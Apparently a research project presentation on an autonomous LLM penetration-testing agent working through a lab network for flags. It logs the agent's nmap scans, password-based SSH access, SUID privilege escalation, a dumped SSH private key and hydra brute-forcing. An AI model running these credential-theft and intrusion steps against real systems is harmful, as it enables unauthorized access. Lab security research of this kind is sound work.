<--- Goal Definition

<--- Phase Information

<--- Summary Information

<--- Previous command
and Output

<--- Instructions

<--- Guidelines

Fig 7. Summarizer User Prompt

Walkthrough of the Project

Fig 8. Initial Network Enumeration

```
LLM Response: {"command": "nmap -sV -p- 192.168.122.15 192.168.122.131 -oN network_enum.txt", "input": ""}  
[>] Running command: nmap -sV -p- 192.168.122.15 192.168.122.131 -oN network_enum.txt  
[>] Input data:  
[<] Command output: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-30 06:46 EDT  
Nmap scan report for ubuntu (192.168.122.15)  
Host is up (0.00012s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.5  
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)  
MAC Address: 52:54:00:A2:B2:C2 (QEMU virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Nmap scan report for 192.168.122.131  
Host is up (0.00011s latency).  
Not shown: 65534 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)  
MAC Address: 52:54:00:A3:B3:C3 (QEMU virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 2 IP addresses (2 hosts up) scanned in 3.96 seconds
```

Fig 9. Initial Host Access And Host Enumeration

```
LLM Response: {"command": "sshpass -p 'ddgreat' ssh -o StrictHostKeyChecking=no devam@192.168.122.152 'uname -a && id && whoami && cat /etc/os-release'", "input": ""}  
[>] Running command: sshpass -p 'ddgreat' ssh -o StrictHostKeyChecking=no devam@192.168.122.152 'uname -a && id && whoami && cat /etc/os-release'  
[>] Input data:  
[<] Command output: Linux ubuntu 6.8.0-51-generic #52-Ubuntu SMP PREEMPT_DYNAMIC Thu Dec 5 13:09:44 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux  
uid=1000(devam) gid=1000(devam) groups=1000(devam)  
devam  
PRETTY_NAME="Ubuntu 24.04.1 LTS"  
NAME="Ubuntu"  
VERSION_ID="24.04"  
VERSION="24.04.1 LTS (Noble Numbat)"  
VERSION_CODENAME=noble  
ID=ubuntu  
ID_LIKE=debian  
HOME_URL="https://www.ubuntu.com/"  
SUPPORT_URL="https://help.ubuntu.com/"  
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"  
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"  
UBUNTU_CODENAME=noble  
LOGO=ubuntu-logo
```

Walkthrough of the Project

Fig 10. Upon further host enumeration
SUID bits are set on vulnerable binaries

```
LLM Response: {"command": "sshpass -p 'ddgreat' ssh -o StrictHostKeyChecking=no devam@192.168.122.152 'find / -perm -4000 -type f 2>/dev/null'", "input": ""}  
[>] Running command: sshpass -p 'ddgreat' ssh -o StrictHostKeyChecking=no devam@192.168.122.152 'find / -perm -4000 -type f 2>/dev/null'  
[>] Input data:  
[<] Command output: /usr/lib/polkit-1/polkit-agent-helper-1  
/usr/lib/snapd/snap-confine  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/bin/bash  
/usr/bin/su  
/usr/bin/newgrp  
/usr/bin/passwd  
/usr/bin/gpasswd  
/usr/bin/sudo  
/usr/bin/chfn  
/usr/bin/umount  
/usr/bin/mount  
/usr/bin/fusermount3  
/usr/bin/chsh
```

Fig 11. Summary suggests exploit is possible. Phase and To-Do is updated

```
[+] Summary: ```json  
{  
  "summary": [  
    "Executed a command on 192.168.122.152 to find all SUID binaries, which can be potential privilege escalation vectors.",  
    "Discovered several SUID binaries, including common ones like /usr/bin/sudo, /usr/bin/passwd, and /usr/bin/su.",  
    "Notably, /usr/bin/bash is listed, which could indicate a potential for privilege escalation if misconfigured."  
  ],  
  "reward": 7,  
  "todo": "Investigate the SUID binaries, particularly /usr/bin/bash, for misconfigurations or vulnerabilities that could be exploited for privilege escalation.",  
  "next-phase": "Privilege Escalation"  
}
```

Fig 12. Privileges Escalated and 1st host and flags FOUND!

```
LLM Response: {"command": "sshpass -p 'ddgreat' ssh -o StrictHostKeyChecking=no devam@192.168.122.152 'id'", "input": ""}  
[>] Running command: sshpass -p 'ddgreat' ssh -o StrictHostKeyChecking=no devam@192.168.122.152 'id'  
[>] Input data:  
[<] Command output: uid=1000(devam) gid=1000(devam) euid=0(root) groups=1000(devam)  
flag{root1_flag}  
flag{devam_flag}
```

Walkthrough of the Project : Network Enumeration

Fig 13. FTP Anonymous Login try on Network Host

```
LLM Response: {"command": "ftp -inv 192.168.122.15 <<END_SCRIPT\nuser anonymous anonymous\nls\nquit\nEND_SCRIPT", "input": ""}\n[>] Running command: ftp -inv 192.168.122.15 <<END_SCRIPT\nuser anonymous anonymous\nls\nquit\nEND_SCRIPT\n[>] Input data:\n[<] Command output: Connected to 192.168.122.15.\n220 (vsFTPd 3.0.5)\n331 Please specify the password.\n500 OOPS: cannot change directory:/var/ftp\nLogin failed.\n421 Service not available, remote server has closed connection.\n500 OOPS: cannot change directory:/var/ftp
```

Fig 14. Dumping private key

```
LLM Response: {"command": "sshpass -p 'ddgreat' ssh -o StrictHostKeyChecking=no devam@192.168.122.15 'cat ~/.ssh/id_rsa 2>/dev/null; cat ~/.ssh/authori\n[>] Running command: sshpass -p 'ddgreat' ssh -o StrictHostKeyChecking=no devam@192.168.122.15 'cat ~/.ssh/id_rsa 2>/dev/null; cat ~/.ssh/authori\n[>] Input data:\n[<] Command output: -----BEGIN OPENSSH PRIVATE KEY-----\nb381bnNzaC1rZXktdjEAAAABG5vb0UAAAAEb9uZQAAAAAAABAAABlwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAYEaIKg9/08r2Icay1LiKvtMnxuN/dF4C0m2B/C6HuDgN5RK1GdTsjJ\ndGsGp+WmLS7HfBTgALnuYHjUjkavx8RE0qryS1C8xzukeak7kFkqLFEUPwS6DMFMXq/c4\nwK/fMV6cj987HbVyxuAhHvZ3wz5+oprL36HjLBjIqwLJRHC3ydB0onePSTMLo8ESVAuwL\nhVZKalzIrXGMqUD38r9NIG1cIA38Z103R0P5KioRPT1t0ZY6mTxVj35wh3xiEuJidDjik\naJdN28wyvc13l9Arr1Q1FAgESEg4EM/hN/4kFeIfWl/Yvv+sNr11B8qj1THWGpkKTf0Llg\nykgBQyMsDtWjybA8mJljqRQ6Uys5dhEp+UrFerxqAhdZLZ57wtEap8+ICJv5ooHQo+xGnEH\nqGi0Ti0gNhemzJ7GZN03WIkO0qhJlpT9byxa04fHohF4XqGKbMzkF4/k8iayQXTgbXe8l\n/r6AxVloDwmSJx/8GN34Dkr7TDcbjf3ReAjptgfwu7g4DeUSpRnU7IyXRrBqflpi0o\nEAAAGBALSCoPfvK9iHGstS4ir7TDcbjf3ReAjptgfwu7g4DeUSpRnU7IyXRrBqflpi0o\nex3wU4AJZ7mB41I5Gsb/ERDqq8ktQvMc7s3mp05BZKixRFD8EugzBTF6v30MCv3zFenI/f\n0x21cscbgIR72d8M+fqKay9+h4ywSSKsJSURwt8nTqJ3j0kzC6PBElQLsC4VWSmpcyK1x
```

Fig 15. Bruteforcing ssh for further network exploration

```
LLM Response: {"command": "hydra -l devam -P /usr/share/wordlists/passwords.txt ssh://192.168.122.131 -t 4 -f", "input": ""}\n[>] Running command: hydra -l devam -P /usr/share/wordlists/passwords.txt ssh://192.168.122.131 -t 4 -f\n[>] Input data:\n[<] Command output: Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service\nHydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-30 06:47:03
```


Working Demo and Explanation

```
[+] Updated ToDo list: □
[+] Completed tasks: ['SSH on target machine using IP', 'Investigate and exploit other hosts in the network for further access and information.', 'Explore additional services on 192.168.122.15 and 192.168.122.131 for vulnerabilities.', 'Attempt to exploit FTP service on 192.168.122.15 or SSH on both hosts using found credentials.', 'Attempt to exploit the FTP service further or check for other services on 192.168.122.15.', 'Attempt to exploit the open FTP and SSH services on 192.168.122.15.', 'Attempt to exploit SSH service on 192.168.122.131 using found credentials or brute force.', 'Find an alternative password list for SSH brute-forcing on 192.168.122.131 and attempt to gain access.', 'Locate or generate a valid password wordlist for further enumeration on 192.168.122.131.', 'Attempt to exploit the found flag.txt for potential privilege escalation or further enumeration.', 'Explore other hosts (192.168.122.15 and 192.168.122.131) for further vulnerabilities and flags.', 'Explore options for gaining access to the sudo command, such as finding a way to execute commands with elevated privileges or looking for misconfigurations in sudoers.', 'Explore exploiting the identified SUID binaries for potential privilege escalation.', 'Exploit services on 192.168.122.15 and 192.168.122.131 using credentials obtained or further enumeration.', 'Attempt to exploit the open FTP service on 192.168.122.15 and conduct further enumeration on 192.168.122.131.', 'Crack the password hashes found in shadow_dump.txt to gain access to other services or hosts.', 'Investigate the shadow file for integrity or capture valid password hashes through other means.', 'Attempt to exploit or enumerate more services on 192.168.122.15 and 192.168.122.131.', 'Attempt to exploit other hosts (192.168.122.15, 192.168.122.131) using gathered credentials or additional enumeration techniques.']
[+] Penetration test complete.
```

Fig 16 .Tasks completed list

We can clearly see the **progression of the agent** by using it's **past information** and navigating through the **hosts and network** in order to **infect** more and more **nodes/privilege levels**

Project Optimization Breakdown(Post-MidSem)



Phase 1 Results

Vanilla Implementation

Key Takeaways:

- LLM could **not generate meaningful commands**
- Got **stuck in a loop**
- Could only **access the naive(startup) flags** in the network
- LLM was **totally ineffective**

Phase 2 Results

Summarizer module + Interactive Terminal support

Key Takeaways:

- **Biggest improvement** among phases
- Still got **stuck in a loop**
- Lack of historical data led to **LLM not making informed decisions**

Phase 3 Results

Historical Context Addition

Key Takeaways:

- **Memory about past actions** added
- **Avoided getting stuck** in loops
- Still, LLM's reasoning capabilities were not up to the mark due to **lack of guidance**

Phase 4 Results

To-Do Module, Task Reference and Phase Management

Key Takeaways:

- **Achieved substantial improvement.**
- LLM made **informed decisions**
- **Reasoning capabilities improved drastically** and LLM now made appropriate decisions due to guidance provided by these modules

Phase-wise Results




Fig 17. Growth of performance with each phase

Final Result : 42/60 flags obtained in the network

